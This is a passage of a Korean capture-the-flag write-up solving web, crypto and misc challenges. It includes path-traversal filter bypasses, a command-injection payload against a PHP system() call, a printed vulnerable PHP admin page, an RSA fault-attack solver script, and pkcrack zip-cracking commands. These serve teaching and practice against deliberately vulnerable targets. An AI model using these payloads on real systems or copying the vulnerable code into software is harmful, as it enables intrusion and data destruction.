하지만, 두 경우 모두 Not Found로 파일을 다운로드 받을 수가 없습니다.

상대 경로로 상위 이동하여 파일을 다운로드 받는 부분이 정상적으로 동작하는지 알기 위해서 다음과 같이 시도하여 정상적으로 파일이 다운로드 되면 상위 경로로 올라가는 "../" 문자열이 필터링되어 있는 것을 추측할 수 있습니다.

```
/download.php?file=../hack
```

시도한 결과, hack.php 파일이 정상적으로 다운로드가 되었습니다.

이 부분을 우회하기 위해서 "../"를 이중으로 넣어서 우회할 수 있습니다.

다음과 같이 시도해보면 download.php 파일이 정상적으로 다운로드 되는 것을 볼 수 있습니다.

```
/download.php?file=..././download
```

#### download.php:

```
<?php  
$file = isset($_GET['file']) ? $_GET['file'] : false;  
if($file) {  
    if(@preg_match("/Core/i", $_GET['file'])) exit("Access Denied!");  
    $_GET['file'] = str_replace("../", "", $_GET['file']);  
  
    $split_path = @explode("/", $_GET['file']);  
    $path = "";  
    for($i=0;$i<count($split_path)-1;$i++) {  
        $path .= $split_path[$i]."/";  
    }  
    $real_path = realpath('files/'.$path);  
    if(strpos($real_path, "Core") === false) exit("Access Denied!");  
    @$file_path = "files/".$_GET['file'].".php";  
  
    $filesize = @filesize($file_path);  
    $path_parts = @pathinfo($file_path);  
    $filename = $path_parts['basename'];  
    $extension = $path_parts['extension'];  
  
    if(!$filesize) exit("Not Found");  
    header("Pragma: public");
```

CS

```

header("Expires: 0");
header("Content-Type: application/octet-stream");
header("Content-Disposition: attachment; filename=\"$filename\"");
header("Content-Transfer-Encoding: binary");
header("Content-Length: $filesize");
ob_clean();
flush();
readfile($file_path);
} else {
    print("Access Denied!");
}
?>

```

*Colored by Color Scripter*

download.php 소스 코드를 보면 파일이 다운로드 되는 과정을 볼 수는 있지만 추가적인 정보를 얻기에는 부족합니다. 다시 처음으로 돌아가서 메인 페이지의 소스 코드를 보면 다음과 같은 코드를 볼 수 있습니다.

```

1  <!DOCTYPE html>
2  <html>
3  <head>
4  <meta charset="utf-8">
5  <style type="text/css">
6  body { background-color: #1d1d1d; color: #d40402; padding-top: 90px; }
7  a { color: #008000; text-decoration: none; }
8  b { color: #654321; text-decoration: none; }
9  h1 { color: #ffffff; }
10 .hint:sublime { text-decoration: none; }
11 </style>
12 <title>Core</title>
13 </head>
14 <body>
15 <center>
16  <br>
17 <br>
18 <br>
19 <br>
20 <br>
21 <br>
22 <br>
23 <br>
24 <br>
25 <br>
26 <br>
27 <br>
28 <b>
29 <a href='download.php?file=hack'>|||</a> <br>
30 <a href='download.php?file=the'>|||</a> <br>
31 <a href='download.php?file=planet'>|||</a> <br>
32 <h1>Hack The Planet</h1>
33 </b>
34 </center>
35 </body>
36 </html>

```

힌트는 Sublime Text로 메인 페이지의 소스를 Sublime Text로 보면 ADMIN이라는 문자열을 확인할 수 있고 admin으로 파일 다운로드를 시도하면 admin.php 파일을 획득할 수 있도록 마련한

장치입니다.

/download.php?file=.../admin

#### admin.php:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <style type="text/css">
    body { background-color: #1d1d1d; color: #ffffff; padding: 90px; }
    a { text-decoration: none; color: #61646d; padding-left: 30px; }
    h1 { display: inline-block; color: #b20000;}
  </style>
  <title>ADMIN</title>
</head>
<body>
<?php
  @include 'config.php';

  print("<h1>Admin Page</h1>");
  print("<img src='files/worker.png'>");
  print("<br>Our website is still under construction. Sorry for the inconvenience...");
  @exec("ls files/", $list);

  $del = isset($_GET['del']) ? $_GET['del'] : false;
  if($del) {
    if(@preg_match("/\*/i", $_GET['del'])) exit("Access Denied!");
    if(@strlen($del) <= 3) {
      @system("rm -f files/$_GET[del]");
    }
  }
  print("<h2>Lists...</h2>");
  for($i=0;$i<count($list);$i++) {
    print("<a href='?del=$list[$i]' onclick='alert(\"Unimplemented :(\");'>[
DEL]</a> $list[$i]<br>");
  }
?>
</body>
</html>
```

Colored by Color Scripters

admin.php 파일을 보면 config.php 파일을 확인할 수 있고 동일한 방법으로 다운로드 받아서 파


일을 확인할 수 있습니다.  
/download.php?file=..././config

**config.php:**

```
<?php
    if($_COOKIE['admin'] != "true") exit("Access Denied!");
?>
```

*Colored by Color ScripterCS*

두 파일의 정보를 바탕으로 'admin' 쿠키 값을 "true"로 설정하고 admin.php 파일에 접근하면 관리자 페이지에 접근할 수 있습니다.



그리고 admin.php 파일을 보면 다음과 같이 GET 파라미터로 값을 전달 받아서 파일을 삭제하는 부분을 볼 수 있으나, 아직 개발이 완료되지 않아서 전체 삭제가 되지 않도록 \*(asterisk) 기호는 필터링되어 있고 글자 길이도 3 글자가 넘을 경우 실행되지 않도록 처리되어 있는 것을 볼 수 있습니다.


```
$del = isset($_GET['del']) ? $_GET['del'] : false;
if($del) {
    if(@preg_match("/\*/i", $_GET['del'])) exit("Access Denied!");
    if(@strlen($del) <= 3) {
        @system("rm -f files/$_GET[del]");
    }
}
```

*Colored by Color ScripterCS*

보다 많은 정보를 얻기 위해서 이 부분을 우회하여 명령어가 실행되도록 아래와 같이 시도할 수

있습니다.

/admin.php?del=;ls



;ls를 입력하면 `system("rm -f files;/ls");`가 실행되기 때문에 현재 디렉터리의 파일 목록을 볼 수 있습니다. ;는 명령어와 명령어 사이에 입력할 경우 두 명령어를 각각 실행할 수 있도록 구분지어 주는 역할을 해줍니다. 그리고 ls가 실행된 결과를 보면 7h1s\_is\_f1a9.php 파일을 확인할 수 있습니다.

7h1s\_is\_f1a9.php 파일을 다운로드 받아서 확인해보면 Flag를 획득할 수 있습니다.

/download.php?file=.../7h1s\_is\_f1a9

7h1s\_is\_f1a9.php:

```
<?php
print("Access Denied!");
# Flag is TDCTF{C0R3_H4CK_NUCL3U5}
?>
```

*Colored by Color Scripter*

### III. 플래그

TDCTF{C0R3\_H4CK\_NUCL3U5}

## 4. Crypto


가) Let's Dance (최종점수: 100 / 1000, 출제자: HOYA)

### I. 문제 명세

He loves freaky dancing but anyone knows what the heck is this shit?


### II. 문제 해결 방법

문제에 다음과 같이 그림 파일이 제공됩니다.



유명한 “셜록홈즈의 춤추는 사람 암호” 입니다. 문제 출제자는 구글 이미지 검색을 못하게 하기 위해 한땀 한땀 그렸다고 합니다....ㄷㄷㄷ

셜록홈즈의 춤추는 사람 암호



### III. 플래그

TDCTF{HOYA\_IS\_CUTE}

## 나) Broken System (최종점수: 1000 / 1000, 출제자: tyhan) – Not Solved

### I. 문제 명세

I've heard that the old crypto system causes some errors intermittently.

I don't know why but something weird behave in some point.

[\*] RSA, Fault Attack

### II. 문제 해결 방법

(Hackability: 출제자가 아래 솔루션 코드를 뺏으시고 사라졌습니다... tyhan님을 잡아 오시는 분께 \$10 드립니다...)

문제를 이해하기 위해서는 깃 허브의 해당 챌린지 코드를 참고 하시기 바랍니다. 문제의 취약점 부분의 핵심은 10% 확률로 이상한 서명을 생성하게 되는데 이 부분을 찾는 것 입니다.

```
#-*- coding: utf-8 -*-
from pwn import *
from Crypto.Util.number import inverse, GCD

#I've heard that the old crypto system causes some errors intermittently.
#I don't know why but something weird behave in some point.
#[*] RSA, Fault Attack

#1 초동안 같은 서명을 해준다. 그러나 가끔 이상한 서명을 해준다.
#정상적인 서명과 정상적이지 않은 서명의 쌍을 찾는다.
sock = remote('crypto.tendollar.kr', 10000)
sock.recv(93)
prev = [""]
while(True):
    sock.send('1\n')
    sock.recv(30)
    sock.send('1\n')
    sock.recv(6)
    sock.send('tyhan\n')
```

CS



```

data = sock.recvuntil("Choice:")
data = data.split("\n")
if data[0] == prev[0]:
    if data[2] != prev[2]:
        a = int(data[2], 16)
        b = int(prev[2], 16)
        n = int(data[4], 16)
        break
    prev = data

#https://cryptologie.net/article/371/fault-attacks-on-rsas-signatures/
#위의 사이트의 말대로 CRT 에서 한쪽만 에러가 있을 경우 p 의 값을 찾는다.

p = GCD(a-b,n)

#p 를 찾았으니 d 를 찾는건 학교에서 배운대로 해줍니다.
q = n/p
d = inverse(65537, (p-1) * (q-1))
sock.send("3\n")
sock.recv(timeout=0.1)
sock.send(str(d) + "\n")
flag = sock.recvuntil("Choice:")
sock.close()

#끝
print flag.split("\n")[1]

```

*Colored by Color Scripter*

### III. 플래그

TDCTF{that\_little\_trouble\_breaks\_whole\_systems}

## 5. Misc

### 가) Guess What (최종점수: 1000 / 1000, 출제자: HOYA)

#### I. 문제 명세

He gave us his IMPORTANT message within his drawing.


I think we should CAREFULLY see this because of that's weird.

This site may help you.

[http://fbcs.bplaced.net/multi\\_encoder\\_decoder.html](http://fbcs.bplaced.net/multi_encoder_decoder.html)

#### II. 문제 해결 방법

문제로 제공되는 파일은 다음과 같이 그림 파일 입니다.



일반적인 png 스테가노 인데, 여러 형태중 한 가지 의심할만한 점은 32비트 png 라는 점 입니다. (RGBA) 일반적으로 24비트 png 는 RGB만 존재하고, 32비트 png의 경우 알파값 1바이트가 추가 되는데 일반적으로는 잘 사용되지 않습니다. 이 값을 추출하면 다음과 같이 뒤쪽은 0xff 로 패딩 이 되어 있고 뒤쪽부터 PK로 시작함을 알 수 있습니다. (이는 png, bmp 등의 포맷에서 저장 시, 발생하는 특징 입니다.)

뒤쪽의 패딩을 제거하고 위의 값을 리버스 하여 보면 다음과 같이 PK 형태이며 좀 아래쪽의 헤스 스트림을 보고 압축 파일임을 유추 할 수 있습니다.

압축 파일 내에 플래그 파일이 존재 합니다. 여기서 한 가지 의아한 부분은 압축이 암호가 걸려 있어서 풀리지가 않습니다.

74

호가 없지만 암호를 요구 하는 방식으로 동작하게 됩니다. (apk 의 경우에도 리버싱을 막기 위해 이 비트를 설정하게 되면 실제 앱은 동작하지만 apk 압축을 해제 하지 못하게 할 수 있습니다. 물론 아래 해제 로직을 알고 있다면 우회 할 수는 있습니다.)

암호 비트가 존재하는 위치는 다음과 같이 내부 PK 포맷의 마지막에 존재하는 1부분 입니다. 이를 0으로 변경하여 압축을 해제 하면 정상적으로 해제가 가능합니다.

```
00000200 B7 77 FD 70 17 5A EA 25 92 A9 B0 58 4F 55 3B AA ·wýp.Zè¸'©°XOU;ª
00000210 88 47 A2 A3 6B 3E 00 50 4B 07 08 C7 38 77 33 07 ^Gø£k>.PK..Ç8w3.
00000220 01 00 00 58 01 00 00 50 4B 01 02 15 03 14 00 01 ...X...PK.....
00000230 00 08 00 05 07 30 4B 74 90 0F C1 50 00 00 00 13 .....0Kt...ÁP....

00000200 B7 77 FD 70 17 5A EA 25 92 A9 B0 58 4F 55 3B AA ·wýp.Zè¸'©°XOU;ª
00000210 88 47 A2 A3 6B 3E 00 50 4B 07 08 C7 38 77 33 07 ^Gø£k>.PK..Ç8w3.
00000220 01 00 00 58 01 00 00 50 4B 01 02 15 03 14 00 00 ...X...PK.....
00000230 00 08 00 05 07 30 4B 74 90 0F C1 50 00 00 00 13 .....0Kt...ÁP....
```

압축을 해제 하게 되면, 다음과 같은 문자열이 나오는데 이 때문에 문제의 명세에 다양한 인코딩, 디코딩 사이트를 제공하였습니다.<sup>5</sup> 이 인코딩 디코딩의 의도는 다양한 인코딩 디코딩 방식을 구경해보라는 취지였는데 이 부분이 어려웠던 것 같습니다.

## flag.txt

```

-+-+--+ -+-+--+ -+----- -+-+--+ -+----- -+----- -+-+--+ -+-+--+
+- -+-+--+ -+-+--+ -+-+--+ -+-+--+ -+-+--+ -+-+--+ -+-+--+ -+-+--+
-+-+--+ -+-+--+ -+-+--+ -+----- -+----- -+----- -+----- -+-----
CS

```

## Decabit Impulsraster

```
YEJYI{oy3u4b0_10_00_Igb!}CS
```

Dvorak II DE

```
TDCTF{st3g4n0_1S_S0_Fun!}CS
```

## III. 플래그

```
TDCTF{st3g4n0_1S_S0_Fun!}
```

<sup>5</sup> [http://fbcs.bplaced.net/multi\\_encoder\\_decoder.html](http://fbcs.bplaced.net/multi_encoder_decoder.html)

## I. 문제 명세

## II. 문제 해결 방법

[illegible]

LDDL UULUDLDDL UULUDLDDL UULUDL

```

D L L L R L D D D D L L U L D L U R L R U L D L U R L R U L D L
D L L U D U R U L D U U R D R R U L D D L R L L L L R L
U U U R D L R U L L U D L L U U D L U R L D R L D U D U U R D L R U L L U D L L U U D R L D L D U L R L
L D L D D D R U L L L L R L R R U D L D L D D R R L R L L
U R L D U R U R U D D D U L U D D D D R U L L D L D D D
D L D R L U U U L U L L U D U U R D U L L U D U U R D U
R L U L D U R L U R D L U D D U L R D U R L L D U U U R D U R U L R
U L D L L R U D L L D L D R L U D L U L L D R L
L R D D R D R L U U L D R L D L R U L L U D D R L R

```

이 문제는 단순한 PPC 형태의 문제 입니다. D는 아래화살표, L은 왼쪽 화살표, R은 오른쪽 화살표, 그리고 U는 위쪽 화살표를 토대로 만족되는 값을 위의 맵에서 찾으면 다음과 같이 나오게 됩니다.



몇몇 값들은 두개 이상의 경우가 나오긴 하지만 최대한 숫자와 비슷한 값들을 찾으면 위 값들을 찾을 수 있고 문제의 순서대로 값을 만들어서 인증하면 됩니다.

### III. 플래그

TDCTF{1723067895}

## 다) you RAISE me up (최종점수: 600 / 1000, 출제자: Hackability)

### I. 문제 명세

```
Could you raise me up to come over the hurdle? :'(
```

### II. 문제 해결 방법

문제 제목처럼 본 문제는 파이썬에서 발생할 수 있는 예외 처리를 강제로 발생 시킬 수 있는지에 대한 문제 입니다. 총 10개의 예외를 발생시키면 플래그가 제공되는데 발생 시켜야 하는 예외는 다음과 같습니다.<sup>6</sup>

이 문제에서 7~9개까지 예외는 어느정도 삽질을 하면 찾을수 있긴 하지만 마지막 1~2개에서 고통을 받는 판도라의 상자 같은 문제를 의도로 만들었습니다.... 만 이 예외가 발생하는 이유를 파고 들어도 재미있는 주제가 많으니 기회가 되신다면 한 번 예외들에 대해 조사해보시면 더욱 재미있는 글 들을 볼 수 있을것 같습니다.

아래 11 가지의 기본 예외를 생성 시킬 수 있습니다.

```
$ a
[CHKED] : NameError

$ import asd
[CHKED] : ImportError

$ ().asd
[CHKED] : AttributeError

$ asdf asdf
[CHKED] : SyntaxError

$ ()[3]
[CHKED] : IndexError

$ 1/0
[CHKED] : ZeroDivisionError
```

CS

---

<sup>6</sup> <https://docs.python.org/2/library/exceptions.html>

```
$ ().__class__[{}]  
[CHKED] : TypeError  
  
$ (lambda x: x).__class__.__name__.split("")  
[CHKED] : ValueError  
  
$ ().__class__.__base__.__subclasses__()[40]("a")  
[CHKED] : IOError  
  
$ [] * 0x100000000000000000000000000000000  
[CHKED] : OverflowError  
  
$ \ta  
[CHKED] : IndentationError
```

### III. 플래그

TDCTF{s0\_I\_can\_St4nd\_0n\_m0unT4ins}



## 라) Crack Me (최종점수: 1000 / 1000, 출제자: joizel) – Not Solved

### I. 문제 명세

Good hackers can handle many tools very well. Can you handle this?

\* 추가 정보

a4f6df0e33e644e802c8798ed94d80ea

### II. 문제 해결 방법

#### 출제 의도

해당 문제는 **pkcrack**이라는 툴을 통해 암호화된 압축 파일을 해제하는 방법을 알려드리고자 문제를 출제했습니다.

#### 풀이

문제에서 압축 파일이 주어졌으나 암호가 걸려있습니다. 암호화 파일에 어떤파일이 존재하는 지 확인합니다.

```
$ zipinfo encfile.zip
Archive:  encfile.zip
Zip file size: 133696 bytes, number of entries: 2
-rwxrwxrwx  3.0 unx      31 TX stor 17-Aug-29 22:23 flag.txt
-rw-rw-r--  3.0 unx  179712 BX defN 16-Mar-20 18:09 notepad.exe
2 files, 179743 bytes uncompressed, 133324 bytes compressed:  25.8%
```

문제 내용 중 추가 정보에 md5값을 제공하였는데, 해당 값이 notepad.exe 파일에 대한 md5값으로 해당 파일은 구글 검색을 통해 다운이 가능합니다. (이 부분에서 좀 문제가 되었던게 다운로드를 받을 수 있는 곳이 많을 줄 알고 파일을 같이 안올렸었는데 notepad.exe파일도 같이 제공했으면 더 좋았겠다라는 자책을 해봅니다.)

암호를 해제하려면 john the ripper를 사용하여 무차별 대입을 하는 방법도 있지만, 암호화 압축 상에 알려진 파일이 압축되어 있을 경우 pkcrack을 통해 압축을 푸는 방법도 있습니다. 먼저 pkcrack 소스를 다운 받아 컴파일 합니다.

```
$ wget https://www.unix-ag.uni-kl.de/~conrad/krypto/pkcrack/pkcrack-1.2.2.tar.gz
$ tar xvfz pkcrack-1.2.2.tar.gz
```

```
$ cd pkcrack-1.2.2/src/  
$ make
```

*Colored by Color Scripter*

컴파일 이 후 extract, findkey, makekey, pkcrack, zipdecrypt 등의 파일이 빌드된걸 볼 수 있습니다. 먼저 암호화 압축파일에 존재하던 notepad.exe를 평문 압축한뒤 extract를 통해 notepad.exe를 추출해줍니다. 암호화 압축된 encfile.zip에서도 extract를 통해 notepad.exe를 추출해줍니다.

```
$ zip plain.zip notepad.exe  
$ ./extract plain.zip notepad.exe plain.txt  
$ ./extract encfile.zip notepad.exe enc.txt
```

추출한 2개의 파일을 pkcrack으로 비교해줍니다.

```
$ ./pkcrack -c enc.txt -p plain.txt  
  
Files read. Starting stage 1 on Sun Sep 24 17:36:27 2017  
Generating 1st generation of possible key2_133304 values...done.  
Found 4194304 possible key2-values.  
Now we're trying to reduce these...  
Lowest number: 991 values at offset 128001  
Lowest number: 962 values at offset 127999  
.....  
Lowest number: 104 values at offset 34490  
Lowest number: 103 values at offset 34467  
Lowest number: 97 values at offset 34455  
Done. Left with 97 possible Values. bestOffset is 34455.  
Stage 1 completed. Starting stage 2 on Sun Sep 24 17:37:02 2017  
Ta-daaaaa! key0=fd6ed678, key1= c303e8e, key2=f835f44f  
Probabilistic test succeeded for 98854 bytes.  
Ta-daaaaa! key0=fd6ed678, key1= c303e8e, key2=f835f44f  
Probabilistic test succeeded for 98854 bytes.  
Stage 2 completed. Starting password search on Sun Sep 24 17:37:06 2017  
Key: 6a 30 31 7a 33 6c 5f 21  
Or as a string: 'j01z3l_!' (without the enclosing single quotes)  
Finished on Sun Sep 24 17:37:06 2017
```

*Colored by Color Scripter*

5분도 채 되지 않아 패스워드를 확인할 수 있습니다. 해당 패스워드로 압축을해제하면 플래그 파일을 획득 할 수 있습니다.

```
$ cat flag.txt  
TDCTF{I_love_Tendollar_team!!}
```

### III. 플래그

```
TDCTF{I_love_Tendollar_team!!}
```